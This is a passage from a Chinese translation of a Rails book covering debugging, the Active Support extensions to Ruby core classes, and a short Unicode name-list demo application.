irb(main):004:0> pr.save
=> true
```

268

日志和跟踪信息可以帮助你了解复杂应用的运行动态。在开发日志文件中，你会发现一大堆的信息。如果出现了预料之外的情况，也许你应该首先考虑察看日志。另外，如果发生异常状况，web 服务器的日志也值得一看。如果你在开发中使用 WEBrick，日志信息会滚动出现在你用 script/server 脚本打开的命令行窗口上。

使用 Logger 对象（我们在前一节介绍过），你也可以在日志中加上自己的信息。有时候日志文件太过繁忙，以至于很难从其中找出你添加的信息。面对这种情况，如果你使用的是 WEBrick，可以考虑把日志写到 STDERR，这样你的信息就会出现在 WEBrick 的命令行窗口上。

如果一个页面显示的信息有误，你可能会希望察看控制器传给视图的对象。debug() 这个辅助方法正好可以做这件事：它可以把对象格式化为合法的 HTML，然后在页面上输出。

```
<h3>Your Order</h3>
<%= debug(@order) %>
<div id="ordersummary" >
  ...
</div>
```

最后，对于那些隐藏得最深的问题，你还可以祭出杀手锏：调试器。通常，只有在开发环境下才能使用调试器。

如果要使用断点，请按照下列步骤：

1. 在希望中断运行的地方，调用 debugger() 方法。
2. 在命令[Unknown A1]行窗口访问应用程序的根目录，用 -u 或 --debugger 参数启动服务器³：


```
depot> ruby script/server -u
=> Booting WEBrick...
=> Debugger enabled
=> Rails application started on http://0.0.0.0:3000
```
3. 用浏览器访问应用程序，让它触发 debugger() 方法。此时，运行服务器的命令行窗口就会被激活，并为你打开一个 ruby-debug 会话，让你在这里继续运行应用程序。你可以在其中检查变量、为变量赋值、添加新的断点……总之，享受美好时光。调试完成之后，输入 cont，应用程序就会继续运行下去。

269

输入 help 即可看到 ruby-debug 会话中可用的命令列表。

³ 需要安装 ruby-debug 才能在调试模式下运行服务器。可以通过 gem install ruby-debug 来安装对应的 gem。

15.7 精彩预告

What's Next

后续的几个章节会深入探讨编写 Rails 应用时所需的各方面内容。首先会介绍数据迁移任务（migration）。

如果你正在寻找 ActiveRecord（Rails 使用的对象-关系映射层）相关的信息，请留意第 17 章到第 19 章的内容。其中，第 17 章介绍了一些基础知识，第 18 章主要介绍表间关联，第 19 章则介绍一些更为深入的内容。这三章内容都很长，毕竟 ActiveRecord 是 Rails 中最庞大的组件。

随后的两章着重介绍 ActionController，这是 Rails 应用的大脑，它负责处理用户请求和业务逻辑。然后，第 23 章 “Action View” 则介绍了如何将应用程序中的数据展现为浏览器上的页面。

不过别着急，还有更多好东西。Web 应用的新风潮是借助 JavaScript 和 XMLHttpRequest 为用户提供更好的体验，第 24 章 “Web 2.0” 将会告诉你如何在自己的应用中实现这一切。

Rails 可不仅仅能跟浏览器对话。第 25 章 “ActionMailer” 将告诉读者如何在 Rails 应用中收发邮件。

最重要的两章被我们留在了最后。第 27 章 “保护 Rails 应用” 提供了一些至关重要的信息。当你把应用程序暴露给整个庞大而邪恶的世界时，这些安全性方面的知识让你能够免受噩梦的困扰。第 28 章 “部署与生产” 介绍了所有这些真实世界的细枝末节。

270 >



第 16 章

Active Support

ActionSupport 是一组类库，所有 Rails 组件都可以共享。其中的很多类都是供 Rails 内部使用的，但 ActiveSupport 也对 Ruby 内建的一些类进行了扩展——扩展的方式非常有趣而且有用。在本章中，我们将快速浏览一些最为常用的扩展。

我们还会看到 Ruby 和 Rails 如何处理 Unicode 字符串——这样我们的网站才能正确处理多国文字。

16.1 通用扩展

Generally Available Extensions

在介绍 Ajax 时（原书第 561 页）我们将会看到，有时候也需要将 Ruby 对象转换成与编程语言无关的形式，以便将其发送给远端的应用程序（例如运行在用户浏览器上的 JavaScript）。Rails 对所有 Ruby 对象进行了扩展，加入了两个方法：`to_json()` 和 `to_yaml()`，分别用于将 Ruby 对象转换为 JSON（JavaScript 对象表示法，JavaScript Object Notation）和 YAML（也就是 Rails 配置文件和夹具文件中使用的表示法）。

```
require 'rubygems'
require 'activesupport'

# For demo purposes, create a Ruby structure with two attributes
Rating = Struct.new(:name, :ratings)
rating = Rating.new("Rails", [10, 10, 9.5, 10])

# and serialize an object of that structure two ways...
puts rating.to_json #=> ["Rails", [10, 10, 9.5, 10]]
puts rating.to_yaml #=> --- !ruby/struct:Rating
                    name: Rails
                    ratings:
                      - 10
                      - 10
                      - 9.5
                      - 10
```

此外，所有的 `ActiveRecord` 对象及所有 `hash` 都提供了 `to_xml()` 方法。在第 12.1 节“自动生成 XML”（原书第 181 页）中我们已经介绍过这个方法。



David 说……

扩展基本类为什么不是一个坏榜样

初次看到“`5.months + 30.minutes`”时的敬畏感往往很快就会被随之而来的恐慌所取代：要是每个人都去改变整数类型的行为，我们的程序不就变成一堆全然无法维护的意大利面了吗？确实如此，如果每个人都这么干的话。但实际上他们不会这么干，所以这种问题也不会出现。

别以为 ActiveSupport 只是不假思索地对 Ruby 语言做一大堆扩展，更不要以为 ActiveSupport 是在鼓励每个程序员（以及他们的兄弟姐妹）都来给 String 类加上各自喜欢的功能。请把 ActiveSupport 看作一种特殊的 Ruby 方言——所有 Rails 程序员都使用的 Ruby 方言。ActiveSupport 是 Rails 不可或缺的一部分，因此你可以始终确信：在任何 Rails 应用中，“`5.months`”一定是可以用的。所以不用担心，我们不会面对成百上千种 Ruby 方言。

通过对语言的适度扩展，ActiveSupport 给了我们强大的功能。在 Rails 的世界里，它就是 Ruby 语言的事实标准。

为了更方便地弄清一个对象是否有内容，Rails 还给所有 Ruby 对象增加了 `blank?` 方法——对于 `nil` 和 `false` 对象，该方法始终返回 `true`；对于数值和 `true` 则始终返回 `false`；对于其他对象，则只有当对象为空时返回 `true`（对于字符串，该方法会首先剥离前后的空白字符，然后再检查字符串是否为空）

```
puts([ ].blank?)          #=> true
puts({ 1 => 2}.blank?)     #=> false
puts(" cat".blank?)       #=> false
puts(".".blank?)          #=> true
puts(" ".blank?)          #=> true
puts(nil.blank?)          #=> true
```

16.2 枚举和数组

Enumerations and Arrays

Web 应用经常要处理对象集合，因此，Rails 给 Ruby 的 `Enumerable` 类型加上了一些魔法。

`group_by()` 方法可以将集合分组：它会针对集合中的每个对象调用一个代码块，然后根据代码块的返回值作为分组的键。该方法会返回一个 `hash`，其中每个键对应一个数组，数组中的元素就是原集合中拥有同一个分组键的那些对象。譬如说，下列代码将按照作者（`author`）对所有帖子（`post`）分组：

```
groups = posts.group_by { |post| post.author_id}
```

`groups` 变量将会指向一个 `hash`，其中的键是作者 `id`，值则是包含“对应作者所撰写的帖子”的数组。

同样的功能也可以这样实现：

```
groups = posts.group_by { |post| post.author}
```

两种写法得到的分组是相同的，但第二种写法会用整个 `Author` 对象作为 `hash` 的键（也就是说，需要从数据库取出每个 `Post` 对象对应的 `Author` 对象）。至于究竟应该使用哪种实现方式，取决于你的应用程序。

Rails 还给 `Enumerable` 加上了另外两个方法：`index_by` 方法接受一个集合作为参数，并将其转换成一个 `hash`，其中的值来自原来的集合，指向各个值的键则根据各个元素的值在一个代码块中决定。

```
us_states = State.find(:all)
state_lookup = us_states.index_by { |state| state.short_name}
```

`sum`方法可以对一个集合进行加总：把每个元素传递给一个代码块，并对代码块返回的值进行累加。该方法默认认为加总的初始值是0，你也可以通过传递参数来修改这个初始值。

```
total_orders = Order.find(:all).sum { |order| order.value }
```

`many?`方法用来检查集合中是否包含多个元素。

Ruby 1.9 提供的 `each_with_object` 方法被证明非常好用，因此 Rails 开发者把它移植到了 Ruby 1.8 上。这个方法会遍历一个集合，并将传入该方法的参数和当前元素一起传给一个代码块来处理：

```
us_states = State.find(:all)
state_lookup = us_states.each_with_object({}) do |state, hash|
  hash[state.short_name] = state
end
```

Rails 还给数组添加了几个便利的方法。

```
puts [ "ant" , "bat" , "cat" ].to_sentence #=> "ant, bat, and cat"
puts [ "ant" , "bat" , "cat" ].to_sentence(:connector => "and not forgetting" )
                                             #=> "ant, bat, and not forgetting cat"
puts [ "ant" , "bat" , "cat" ].to_sentence(:skip_last_comma => true)
                                             #=> "ant, bat and cat"
[1,2,3,4,5,6,7].in_groups_of(3) { |slice| puts slice.inspect}
                                #=> [1, 2, 3]
                                [4, 5, 6]
                                [7, nil, nil]
[1,2,3,4,5,6,7].in_groups_of(3, "X" ) { |slice| puts slice.inspect}
                                #=> [1, 2, 3]
                                [4, 5, 6]
                                [7, "X" , "X" ]
```

◀ 273

Ruby 给数组提供了 `first` 和 `last` 方法，在此基础上 Rails 又增加了 `second`、`third`、`fourth`、`fifth` 及 `forty_two` 方法*。此外 Rails 还提供了用于切分数组的辅助方法。`from` 方法会返回给定位置之后的数组尾部，`to` 方法会返回给定位置之前（含）的数组头部。`rand` 方法会返回随机的一个元素。最后，`split` 的行为与 `String` 类中同名的方法类似：根据指定的值或者代码块的结果，对数组进行拆分。

16.3 Hash

Hash 也没有被抛弃：它们也得到了很多有用的新方法。按照 Ruby 的惯例，以感叹号结尾的方法是带有副作用的：调用这些方法会使其所属的对象发生变化。

`reverse_merge` 和 `reverse_merge!` 与 Ruby 提供的 `merge` 方法类似，唯一的区别是：作为调用方的 hash 中的键会被放在前面，随后才是作为参数传入的 hash 中的键。这两个方法很适合用于初始化一个选项 hash、并给它提供默认值。

`deep_merge` 和 `deep_merge!` 会返回一个新的 hash，其中的内容是对两个 hash 进行递归合并的结果。

`diff` 会返回一个新的 hash，其中的内容是两个 hash 之间的差异项。

`except` 和 `except!` 会返回一个新的 hash，其中不包含参数中给定的键。

`slice` 和 `slice!` 会返回一个新的 hash，其中只包含参数中给定的键。

`stringify_keys` 和 `stringify_keys!` 会把所有的键转换成字符串。

`symbolize_keys` 和 `symbolize_keys!` 会把所有的键转换成符号。

* 译者注：为什么是“42”(`forty_two`)？因为它是生命、宇宙以及一切的终极答案……详见《银河系漫游指南》。

16.4 字符串扩展

String Extensions

Ruby 1.8的新用户经常会讶异地发现，当用`string[2]`这样的方式取出字符串中的一个元素时，得到的是一个整数，而不是长度为1的字符串。这个奇怪的行为已经在Ruby 1.9中得到了修复，但现在绝大多数人仍然在使用Ruby 1.8。

Rails想了一些办法来降低从Ruby 1.8到1.9之间的切换门槛。首先，它给字符串添加了一些辅助方法，以便让它的行为看上去更自然一些。

```
274>
string = "Now is the time"
puts string.at(2)          #=> "w"
puts string.from(8)        #=> "he time"
puts string.to(8)          #=> "Now is th"
puts string.first           #=> "N"
puts string.first(3)        #=> "Now"
puts string.last            #=> "e"
puts string.last(4)         #=> "time"

puts string.starts_with?("No") #=> true
puts string.ends_with?("ME")   #=> false

count = Hash.new(0)
string.each_char { |ch| count[ch] += 1}
puts count.inspect      #=> {" "=>3, "w"=>1, "m"=>1, "N"=>1, "o"=>1,
                        #=> "e" =>2, "h" =>1, "s" =>1, "t" =>2, "i" =>2}
```

另外，Rails还提供了`is_utf8?`方法，可以检测一个字符串是否符合Unicode编码。

最后，Rails给`String`类提供了`ActiveSupport::Multibyte::Chars`和`mb_chars`两个成员。对于Ruby 1.9，`mb_chars`会返回`self`；而在Ruby 1.8上，它会把源字符串封装到一个多字节的代理对象中：

```
>> name = 'Se\u00f1or Frog'
=> "Se\u00f1or Frog"
>> name.reverse
=> "gorF ro\u261d\u65533;eS"
>> name.length
=> 11
>> name.mb_chars.reverse.to_s
=> "gorF rofieS"
>> name.mb_chars.length
=> 10
```

还有一些相对独立的扩展，例如`squish`和`squish!`会去掉字符串头尾的白字符，并把字符串中连续的白字符替换成单个空格。这在处理Ruby的在线文档时尤为有用。

`ActiveSupport`也给字符串增加了一些方法，以便按照Rails的命名约定将单数形式转换为复数形式、将小写形式转换为混合大小写的形式，等等。下面列出了一些在普通的应用程序中也可以用到的辅助方法。

```
puts "cat".pluralize          #=> cats
puts "cats".pluralize         #=> cats
puts "erratum".pluralize      #=> errata
puts "cats".singularize       #=> cat
puts "errata".singularize     #=> erratum
puts "first_name".humanize    #=> "First name"
puts "now is the time".titleize #=> "Now Is The Time"
```

自定义单词变形规则

Rails提供了一套英语单词的单复数变形规则，但它毕竟还不知道所有的例外情况。譬如说，假

如你正在为一家农场编写应用程序，并且要用一张表来保存所有鹅^{*}的信息，Rails 就有可能不知道如何找到正确的表名。

```
depot> ruby script/console
Loading development environment (Rails 2.2.2).
>> "goose".pluralize
=> "gooses"
```

“gooses”在我看来更像是个动词，而不是名词的复数形式。

和 Rails 中别的东西一样，如果不喜欢它的默认设置，你总可以修改它。修改单词变形规则很简单，我们就可以定义新的单复数变形规则。可以指定：

- 给定单数形式的单词（或类名），如何构造其复数形式。
- 给定复数形式的单词（或类名），如何构造其单数形式。
- 哪些单词的复数形式不规则。
- 哪些单词没有复数形式。

“goose/geese”就是不规则的复数形式，因此我们可以这样指定变形规则：

```
 ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular "goose", "geese"
end
```

这段代码应该位于 config/initializers/inflections.rb 文件中。

现在 Rails 就可以正确找到数据库表了。

```
depot> ruby script/console
Loading development environment (Rails 2.2.2).
>> "goose".pluralize      #=> "geese"
>> "geese".singularize    #=> "goose"
```

也许你会吃惊地发现，这个例外规则实际上作用于所有以该字符串模式结尾的单词。

```
>> "canadagoose".pluralize  #=> "canadageese"
>> "wildgeese".singularize  #=> "wildgoose"
```

如果你想要定义一组相关的单复数变形规则，可以在规则定义中使用正则表达式。譬如说，*father-in-law* 的复数形式是 *fathers-in-law*，*mother-in-law* 的复数形式是 *mothers-in-law*，以此类推。要定义这一规则，你就可以在其中使用正则表达式。但要注意，此时你不仅要告诉 Rails 如何构造复数形式的单词，还要告诉它如何构造单数形式的单词。

```
 ActiveSupport::Inflector.inflections do |inflect|
  inflect.plural(/-in-law/, "-s-in-law")
  inflect.singular(/s-in-law/, "-in-law")
end
>> "sister-in-law".pluralize      #=> "sisters-in-law"
>> "brothers-in-law".singularize  #=> "brother-in-law"
```

有些词是不可计数的（就像程序里的 bug 一样），要用 `uncountable()` 方法来告诉 Rails 这些单词。

```
 ActiveSupport::Inflector.inflections do |inflect|
  inflect.uncountable("air", "information", "water")
end
>> "water".pluralize            #=> "water"
>> "water".singularize          #=> "water"
```

^{*} 译者注：“鹅”的英文单词是 *goose*，复数形式是 *geese*。用作动词时，*goose* 一词还有“刺、戳”之意。

16.5 数值的扩展

Extensions to Numbers

我们可以对浮点数取近似值:

```
puts (1.337).round_with_precision(2) #=> 1.34
```

Rails给整数加上了两个实例方法: even?和odd?。此外还可以调用ordinalize()方法得到整数的序数形式。

```
puts 3.ordinalize      #=> "3rd"
puts 321.ordinalize   #=> "321st"
```

所有代表数字的对象都加上了一组缩放的方法，并且支持单数和复数形式。

```
puts 20.bytes          #=> 20
puts 20.kilobytes     #=> 20480
puts 20.megabytes     #=> 20971520
puts 20.gigabytes     #=> 21474836480
puts 20.terabytes      #=> 21990232555520
puts 20.petabytes      #=> 22517998136852480
puts 1.exabyte         #=> 1152921504606846976
```

还有一些基于时间的缩放方法，这些方法可以将对象转换成对应的秒数。months()和years()方法取近似值：每个月30天，每年365天。另外Time类本身也有一组扩展方法，可以用于获得相对日期（参加下一节的介绍）。同样，单复数形式都支持。

```
puts 20.seconds         #=> 20
puts 20.minutes        #=> 1200
puts 20.hours          #=> 72000
puts 20.days           #=> 1728000
puts 20.weeks          #=> 12096000
puts 20.fortnights     #=> 24192000
puts 20.months         #=> 51840000
puts 20.years          #=> 630720000
```

还可以用ago()和from_now()方法（或者它们的别名until()和since()）来计算某个时间与另一个时间（后者的默认值是Time.now）之间的相对时间。

```
puts Time.now            #=> Thu May 18 23:29:14 CDT 2006
puts 20.minutes.ago      #=> Thu May 18 23:09:14 CDT 2006
puts 20.hours.from_now   #=> Fri May 19 19:29:14 CDT 2006
puts 20.weeks.from_now    #=> Thu Oct 05 23:29:14 CDT 2006
puts 20.months.ago       #=> Sat Sep 25 23:29:16 CDT 2004
puts 20.minutes.until("2006-12-25 12:00:00".to_time)
                        #=> Mon Dec 25 11:40:00 UTC 2006
puts 20.minutes.since("2006-12-25 12:00:00".to_time)
                        #=> Mon Dec 25 12:20:00 UTC 2006
```

很酷，是吗？还有更酷的呢……

16.6 时间和日期的扩展

Time and Date Extensions

Time类增加了一组有用的方法，可以帮助你计算相对时间和日期，以及对时间字符串进行格式化。这些方法大多有别名，详情请看RDoc文档。

```
now = Time.now
puts now                      #=> Thu May 18 23:36:10 CDT 2006
puts now.to_date               #=> 2006-05-18
puts now.to_s                  #=> Thu May 18 23:36:10 CDT 2006
puts now.to_s(:short)          #=> 18 May 23:36
```

```

puts now.to_s(:long)          #=> May 18, 2006 23:36
puts now.to_s(:db)            #=> 2006-05-18 23:36:10
puts now.to_s(:rfc822)        #=> Thu, 18 May 2006 23:36:10 -0500
puts now.ago(3600)           #=> Thu May 18 22:36:10 CDT 2006
puts now.at_beginning_of_day #=> Thu May 18 00:00:00 CDT 2006

puts now.at_beginning_of_month #=> Mon May 01 00:00:00 CDT 2006
puts now.at_beginning_of_week #=> Mon May 15 00:00:00 CDT 2006
puts now.at_beginning_of_quarter #=> Sat Apr 01 00:00:00 CST 2006
puts now.at_beginning_of_year #=> Sun Jan 01 00:00:00 CST 2006
puts now.at_midnight         #=> Thu May 18 00:00:00 CDT 2006

puts now.change(:hour => 13) #=> Thu May 18 13:00:00 CDT 2006
puts now.last_month          #=> Tue Apr 18 23:36:10 CDT 2006
puts now.last_year           #=> Wed May 18 23:36:10 CDT 2005
puts now.midnight            #=> Thu May 18 00:00:00 CDT 2006
puts now.monday              #=> Mon May 15 00:00:00 CDT 2006

puts now.months_ago(2)        #=> Sat Mar 18 23:36:10 CST 2006
puts now.months_since(2)      #=> Tue Jul 18 23:36:10 CDT 2006
puts now.next_week            #=> Mon May 22 00:00:00 CDT 2006
puts now.next_year            #=> Fri May 18 23:36:10 CDT 2007
puts now.seconds_since_midnight #=> 84970.423472

puts now.since(7200)          #=> Fri May 19 01:36:10 CDT 2006
puts now.tomorrow             #=> Fri May 19 23:36:10 CDT 2006
puts now.years_ago(2)          #=> Tue May 18 23:36:10 CDT 2004
puts now.years_since(2)        #=> Sun May 18 23:36:10 CDT 2008
puts now.yesterday             #=> Wed May 17 23:36:10 CDT 2006
puts now.advance(:days => 30) #=> Sat Jun 17 23:36:10 CDT 2006
puts Time.days_in_month(2)     #=> 28
puts Time.days_in_month(2, 2000) #=> 29
puts now.xmlschema            #=> "2006-05-18T23:36:10-06:00"

```

< 278

Rails 2.1 引入了对时区的支持，在 config/environment.rb 中可以设置默认时区：

```
config.time_zone = 'UTC'
```

在 action 内部可以覆盖这一设置，并将任意时间对象转换到你所指定的时区：

```
Time.zone = 'Eastern Time (US & Canada)'
puts Time.now.in_time_zone
```

ActiveSupport 还提供了 TimeZone 类，它封装了时区的名称和时差。这个类列出了全世界所有的时区，详见 ActiveSupport 的 RDoc。

Rails 2.2 为时间对象增加了三个查询方法： past?、 today? 和 future?，分别用于判断一个时间是在今天之前、是今天、还是在今天之后。

Date 对象也增加了几个有用的方法。

```
date = Date.today
puts date.tomorrow          #=> "Fri, 19 May 2006"
puts date.yesterday          #=> "Wed, 17 May 2006"
puts date.current            #=> "Thu, 18 May 2006"
```

如果 config.time_zone 被设置了值， current 方法就会返回 Time.zone.today；否则它就返回 Date.today：

```
puts date.to_s                #=> "2006-05-18"
puts date.xmlschema           #=> "2006-05-18T00:00:00-06:00"
puts date.to_time              #=> Thu May 18 00:00:00 CDT 2006
puts date.to_s(:short)         #=> "18 May"
puts date.to_s(:long)          #=> "May 18, 2006"
puts date.to_s(:db)            #=> "2006-05-18"
```

上述最后一行代码会把日期转换成当前数据库可以接受的字符串格式。你大概已经注意到了，`Time` 类也有一个类似的扩展方法，可以将日期字段格式化为数据库专用的格式。

你也可以自己添加用于日期/实践格式化的扩展方法。譬如说，你的应用程序可能需要显示序数日期（即某一日在一年中是第几天）。Ruby 的 `Date` 和 `Time` 类都支持用于格式化的 `strftime()` 方法，因此你可以这样实现需求：

```
>> d = Date.today
=> #<Date: 4907769/2,0,2299161>
>> d.to_s
=> "2006-05-29"
>> d.strftime("%y-%j")
=> "06-149"
```

279

不过，你还可以扩展日期对象的 `to_s` 方法，将上述格式化逻辑封装起来。只要在 `environment.rb` 文件中加上下列代码：

```
ActiveSupport::CoreExtensions::Date::Conversions::DATE_FORMATS.merge!(
  :Ordinal => "%Y-%j"
)
```

现在你就可以这样编写代码：

```
any_date.to_s(:ordinal)    #=> "2006-149"
```

同样，也可以扩展 `Time` 类的格式化逻辑。

```
ActiveSupport::CoreExtensions::Time::Conversions::DATE_FORMATS.merge!(
  :chatty => "It's %I:%M%p on %A, %B %d, %Y"
)
Time.now.to_s(:chatty)      #=> "It's 12:49PM on Monday, May 29, 2006"
```

`String` 类还有两个与时间相关的方法：`to_time()` 和 `to_date()` 方法分别返回 `Time` 对象和 `Date` 对象。

```
puts "2006-12-25 12:34:56".to_time  #=> Mon Dec 25 12:34:56 UTC 2006
puts "2006-12-25 12:34:56".to_date  #=> 2006-12-25
```

16.7 Ruby 符号的扩展 An Extension to Ruby Symbols

（从 Ruby 1.8.7 起，这项特性已经成为了 Ruby 语言的一部分。不过 Rails 的用户更幸运一些：他们始终可以使用这项特性，不管使用 Ruby 的哪个版本。）

我们经常会需要将一个代码块传递给迭代器，并在代码块中调用另一个方法。前面的 `group_by` 和 `index_by` 方法就是这样：

```
groups = posts.group_by { |post| post.author_id}
```

Rails 提供了一条实现这一功能的捷径。例如上述代码可以改写为：

```
groups = posts.group_by(&:author_id)
```

类似地，下列代码

```
us_states = State.find(:all)
state_lookup = us_states.index_by { |state| state.short_name}
```

也可以写成：

```
us_states = State.find(:all)
state_lookup = us_states.index_by(&:short_name)
```

16.8 with_options

很多 Rails 方法都可以在最后一个参数上接受一组选项（以 hash 的形式传入）。有时你在短短几行代码里就会遇到好几个这样的方法，其中有一个或者多个参数是相同的。譬如说，在定义路由时会有如下代码：

```
ActionController::Routing::Routes.draw do |map|
  map.connect "/shop/summary" , :controller => "store" ,
  :action => "summary"

  map.connect "/titles/buy/:id" , :controller => "store" ,
  :action => "add_to_cart"

  map.connect "/cart" , :controller => "store" ,
  :action => "display_cart"
end
```

`with_options` 方法允许你一次性指定共同的选项：

```
ActionController::Routing::Routes.draw do |map|
  map.with_options(:controller => "store") do |store_map|
    store_map.connect "/shop/summary" , :action => "summary"

    store_map.connect "/titles/buy/:id" , :action => "add_to_cart"

    store_map.connect "/cart" , :action => "display_cart"
  end
end
```

在这个例子中，`store_map` 的行为就跟 `map` 对象一样，不过 `:controller=>store` 选项会被自动添加到每个方法调用的选项列表中。

`with_options` 方法可以跟任何 API 调用结合使用，只要被调方法的最后一个参数是一个 hash 即可。

16.9 Unicode 支持 Unicode Support

在过去的年月里，字符都是用 6 位、7 位或者 8 位的比特序列来表示的。每家电脑制造商都会自己规定一套比特序列与字符展现形式之间的映射规则。然后标准开始出现了，ASCII 和 EBCDIC 之类的编码规则逐渐变得通用。但即便在这些标准之下，你还是无法确定一个比特序列会显示成哪个字符：同样是 7 位的 ASCII 字符 0b0100011，在美国的终端上会显示为“#”，在英国的终端上则会显示为“£”。有人想出了“代码页”（code page）之类的解决办法——用同样的比特序列代表几个不同的字符，这虽然解决了一国语言下的问题，但在处理多国语言时又会出现问题。

与此同时，人们很快就发现 8 个比特位根本就不足以编码各国语言所需的字符。Unicode 协会（Unicode Consortium）的成立就是为了解决这个问题的。¹

Unicode 定义了一组编码方式，最多可以用 32 比特位来代表一个字符。Unicode 的存储通常会采用三种编码方式中的一种，其中 UTF-32 采用 32 位来代表一个字符（或者用技术术语，“代码点”），

¹ <http://www.unicode.org>

另外两种（UTF-16 和 UTF-8）则分别用 16 位 / 8 位来代表一个字符。Rails 在保存 Unicode 字符串时采用的编码方式是 UTF-8。

作为 Rails 基础的 Ruby 语言发端于日本，历史上就有很多日本程序员在使用 Unicode 编码日文字符时遇到过问题。这也就是说，尽管 Ruby 支持 Unicode 编码的字符串，但它的类库并不真正支持 Unicode。譬如说，字符“ü”的 UTF-8 编码是两字节的“c3 bc”（我们用十六进制来表示二进制值）；但如果你交给 Ruby 一个包含字符“ü”的字符串，Ruby 不会知道这两个字节是用来表示一个字符的：

```
dave> irb
irb(main):001:0> name = "Günter"
=> "G\303\274nter"
irb(main):002:0> name.length
=> 7
```

“Günter”这个字符串共有 6 个字符，但它的 Unicode 编码却是 7 个字节，所以 Ruby 就以为其中包含了 7 个字符。

不过 Rails 1.2 已经解决了这个问题。它并没有替换 Ruby 的类库，所以还是有可能出现一些意料之外的情况；但即便如此，ActiveSupport 在 2006 年 9 月加入的 Rails Multibyte（多字节）库还是做了很多工作，使得 Rails 应用能够比较容易地处理 Unicode。

Multibyte 库并没有将 Ruby 内建的字符串类库替换成能够处理 Unicode 的版本，而是定义了一个名叫 Chars 的新类型。这个类定义了与内建的 String 类相同的方法，唯一的区别是这些方法都能够处理多种字符编码方式。

使用多字节字符串的规则非常简单：但凡需要处理 UTF-8 编码的字符串时，都应该首先将这些字符串转换成 Chars 对象。Multibyte 库给 String 类加上了 chars 方法，让这个转换变得易如反掌。

我们就在 script/console 中试试这项功能吧：

```
rubys> script/console
Loading development environment (Rails 2.2.2)...
>> name = "G\303\274nter"
=> "Günter"
>> name.length
=> 7
>> name.mb_chars.length
=> 6
>> name.reverse
=> "retn\274?G"
>> name.mb_chars.reverse
=> #<ActiveSupport::Multibyte::Chars:0x2c4cdf4 @string="retnÜG">
```

我们首先把包含 UTF-8 字符的字符串保存在 name 变量中。

在第 5 行上，我们向 Ruby 询问字符串的长度，得到的结果是 7——字符串包含的字节数。随后在第 7 行上，我们用 chars 方法创建了一个 Chars 对象，用它来包装原来的字符串。然后再询问这个对象的长度时，我们就得到了 6——字符串中的字符数。

类似的，字符串的反转（reverse）操作也有问题：它只是反转字符串中的字符序列。而 Chars 对象的反转操作则会得到正确的结果。

至少在理论上，所有 Rails 的内部库现在都能够正确处理 Unicode 了——举例来说，validates_length_of 会正确检查 UTF-8 字符串的长度，只要你的应用程序开启了对 UTF-8 的支持。

但仅仅能够正确处理字符串编码还不足以保证整个应用程序都能正确操作 Unicode 字符。你要确保数据走过的整条路径——从浏览器直到数据库——都使用同样的编码方式。为此，我们来编写一个简单

的应用程序，它将构造一组包含 Unicode 字符的人名，这样就可以验证应用程序是否真的支持 Unicode。

支持 Unicode 的应用程序

我们要编写一个简单的应用程序，在页面上显示一组人名。此外页面上还有一个输入栏，让用户可以往列表中添加一个新的名字。整个名字列表都会保存在数据库中。

首先创建一个普通的 Rails 应用：

```
dave> rails namelist
dave> cd namelist
namelist> ruby script/server
```

现在我们要创建一个模型对象。²

```
namelist> ruby script/generate model person name:string
namelist> rake db:migrate
```

现在该编写控制器和视图了。我们需要的控制器很简单，只要一个 action 就够了。

283

```
e1/namelist/app/controllers/people_controller.rb
class PeopleController < ApplicationController

  def index
    @person = Person.new(params[:person])
    @person.save! if request.post?
    @people = Person.find(:all)
  end
end
```

数据库已经能够处理 Unicode 了，现在我们只要在浏览器端做类似的设置即可。

在 Rails 1.2 里，默认的 content-type 头信息是：

```
Content-Type: text/html; charset=UTF-8
```

不过为了确保万无一失，我们还是在页面的头信息中加上一个<meta>标签来明确指定浏览器使用的字符集。而且这也意味着即便用户将页面保存为本地文件，以后打开时也能正确显示。我们的布局文件如下：

```
e1/namelist/app/views/layouts/people.html.erb
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=UTF-8"></meta>
    <title>My Name List</title>
  </head>
  <body>
    <%= yield :layout %>
  </body>
</html>
```

在 index 视图中，我们要显示数据库中所有的人名，并提供一个简单的表单让用户可以输入新的人名。在人名列表中，我们会同时显示每个名字的字节数和字符数；此外作为演示，我们还会对每个名字进行反转操作。

```
e1/namelist/app/views/people/index.html.erb
<table border="1">
  <tr>
```

² 如果使用 SQLite 3 之外的数据库，还需要先创建一个数据库，并确保其缺省的字符集是 UTF-8。这个步骤的具体操作取决于你所使用的数据库。也许有点出人意料：对于很多数据库，你还得在连接时指定使用什么字符集——这一信息可以在 database.yml 的 encoding 选项中指定。

```

<th>Name</th><th>bytes</th><th>chars</th><th>reversed</th>
</tr>
<% for person in @people %>
<tr>
  <td><%= h person.name %></td>
  <td><%= person.name.length %></td>
  <td><%= person.name.chars.length %></td>
  <td><%= h person.name.chars.reverse %></td>
</tr>
<% end %>
</table>
<% form_for :person do |form| %>
  New name: <%= form.text_field :name %>
  <%= submit_tag "Add" %>
<% end %>

```

284

打开浏览器，访问 people 控制器，我们就会看到一张空的表格。首先我们来输入“Dave”这个名字。

Name	bytes	chars	reversed
New name:	Dave		
<input type="button" value="Add"/>			

点击 Add 按钮，我们就可以看到“Dave”包含 4 个字节、4 个字符——在 UTF-8 里，普通的 ASCII 字符只需要 1 字节。

Name	bytes	chars	reversed
Dave	4	4	evaD
New name: Günter			<input type="button" value="Add"/>

输入“Günter”，再点击 Add 按钮，就会看到一些不同的东西。

Name	bytes	chars	reversed
Dave	4	4	evaD
Günter	7	6	retñuG
New name: にっさ			<input type="button" value="Add"/>

由于“ü”字符在 UTF-8 里要占用 2 字节，所以我们会看到这个字符串共有 7 字节长，字符个数则为 6。可以看到，反转操作仍然正确。

最后，再输入几个日文字符。

Name	bytes	chars	reversed
Dave	4	4	evaD
Günter	7	6	retñuG
にっさ	9	3	さっに
New name:			<input type="button" value="Add"/>

现在字节数与字符数之间的差异更大了，但字符串的反转仍然以字符为单位进行——这才是正确的行为。

285

数据库中保存的数据对不对呢？我们来检查一下“Günter”在数据库中的长度：

```

depot> sqlite3 -line db/development.sqlite3 \
  "select name,length(name) from people where name like 'G%'" 
  name = Günter
  length(name) = 6

```

命令行可能无法正确显示 Unicode 字符，但可以看到：字符串的长度是正确的。

第 17 章

数据迁移

Migrations

